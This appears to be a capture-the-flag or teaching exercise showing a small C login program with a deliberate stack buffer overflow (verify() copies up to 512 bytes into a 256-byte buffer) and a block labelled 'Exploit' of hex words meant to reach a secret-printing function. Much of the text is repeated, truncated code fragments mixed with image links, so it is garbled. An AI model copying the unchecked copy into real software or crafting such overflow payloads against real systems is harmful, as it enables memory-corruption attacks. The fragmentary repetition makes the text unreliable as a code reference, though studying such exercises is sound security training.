

```


#include <ctype.h> // tolower
#include <string.h> // strcmp
#include <stdio.h> // fgets, fputs

void reveal_secret()
{
    fputs("SUPER SECRET = 42\n", stdout);
}

int verify(const char* name)
{
    char user[256];
    int i;
    for (i = 0; name[i] != '\0'; ++i)
        user[i] = tolower(name[i]);
    user[i] = '\0';
    return strcmp(user, "xyzzzy") == 0;
}

int main()
{
    char login[512];
    fgets(login, 512, stdin);
    if (! verify(login))
        return 1;
    reveal_secret();
    return 0;
}

```



```


#include <ctype.h> // tolower
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
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```


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
#include <ctype.h> // tolower
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
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```



Exploit

```
a0c2d782
ffa86db2
307abba9
ad7c
```



```


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
#include <ctype.h> // tolower
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
#include <ctype.h> // tolower
#include <string.h> // strcmp
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
#include <ctype.h> // tolower
#include <string.h> // strcmp
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
